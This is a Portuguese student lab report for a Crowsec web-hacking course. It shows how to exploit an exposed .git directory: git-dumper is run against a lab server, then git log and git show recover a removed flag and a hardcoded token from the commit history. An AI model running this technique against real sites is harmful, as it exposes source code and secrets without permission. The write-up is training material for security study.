Web Hacking

Relatório

Gabriel Oliveira

Git Exposed

Web hacking

Relatório

Git Exposed

Relatório sobre Git Exposed.
Laboratório curso da Crowsec.

Aluno: Gabriel Oliveira Souza

Setembro
09/2021

Sumário

Setembro
09/2021

1 O que é Git

Git é uma ferramenta utilizada para controle e gerenciamente de versionamento de determinados arquivos e códigos, o mesmo visa ajudar o usuário a ter um controle maior de seu projeto, sendo assim, ajudando o mesmo a ter uma usabilidade mais confiável e mais fluída durante o processo e ciclo de vida de seu projeto.

2 Como funciona

2.1 Comandos

O Git possui diversos comandos para o determinado usuário realizar seu gerenciamento. Os principais são:

> git clone = **'Clona um determinado diretório'**
> git status = **'Verifica o status dos arquivos'**
> git init = **'Cria um novo repositório'**
> git add = **'Adiciona um arquivo/diretório'**
> git commit = **'Realiza o commit'**
> git log = **'Histórico de logs'**
> git show = **'Mosta uma determinada atualização de um arquivo'**

3 Como explorar a falha?

Neste tópico iremos utilizar a ferramenta git-dumper e realizaremos o desafio do laboratório da crowsec.


Laboratório: Git-exposed

Ferrameta: Git-dumper [https://github.com/arthaud/git-dumper]

Para darmos início a resolução do laboratório, primeiro percebemos que devemos colocar uma 'flag' no endpoint token para a aplicação nos trazer um determinado resultado.

Utilizando a ferramenta com o seguinte código abaixo, temos o seguinte resultado.

python3 git_dumper.py http://xx.xx.x.xx /home/verlom/Desktop/git



Logo após, verificamos que foi nos retornado um arquivo denomidado de index.php.

Podemos observar que, ao usar o comando **git init** e logo em seguida o comando **git log**, podemos perceber que existem 2 históricos, sendo o primeiro realizando o commit do arquivo e o segundo realizando uma atualização do arquivo em questão.

```
verlom@verlom-virtual-machine:~/Desktop/git$ git log
commit 7eb5abd9b86eae8e1cf2c808ebb3220286374337 (HEAD -> master)
Author: john <cvieira.eduardo@gmail.com>
Date:   Fri Sep 3 12:11:08 2021 -0300

    Removendo flag

commit 0336eb92ad29707c33038b67128be6284a62bd0f
Author: john <cvieira.eduardo@gmail.com>
Date:   Fri Sep 3 12:10:42 2021 -0300

    First commit
```

Para podermos ver as atualizações que o determinado arquivo sofreu, iremos utilizar o comando **git show [id commit]**, sendo assim podemos verificar o que aocnteceu de atualização em um determinado arquivo.

```
verlom@verlom-virtual-machine:~/Desktop/git$ git show 7eb5abd9b86eae8e1cf2c808ebb3220286374337
commit 7eb5abd9b86eae8e1cf2c808ebb3220286374337 (HEAD -> master)
Author: john <cvieira.eduardo@gmail.com>
Date:   Fri Sep 3 12:11:08 2021 -0300

    Removendo flag

diff --git a/index.php b/index.php
index 0acc72c..2c82182 100644
--- a/index.php
+++ b/index.php
@@ -1,7 +1,7 @@
 <?php
 if(isset($_GET['token']) and !empty($_GET['token'])){
     if($_GET['token'] == "Sup3rAdm1nT0k3n"){
-        echo "Get the flag: CS{                    }";
+        echo "Get the flag: [REDACTED]";
     }else{
         echo "Token errado :p";
     }
```

Sendo assim, conseguimos achar a flag do desafio.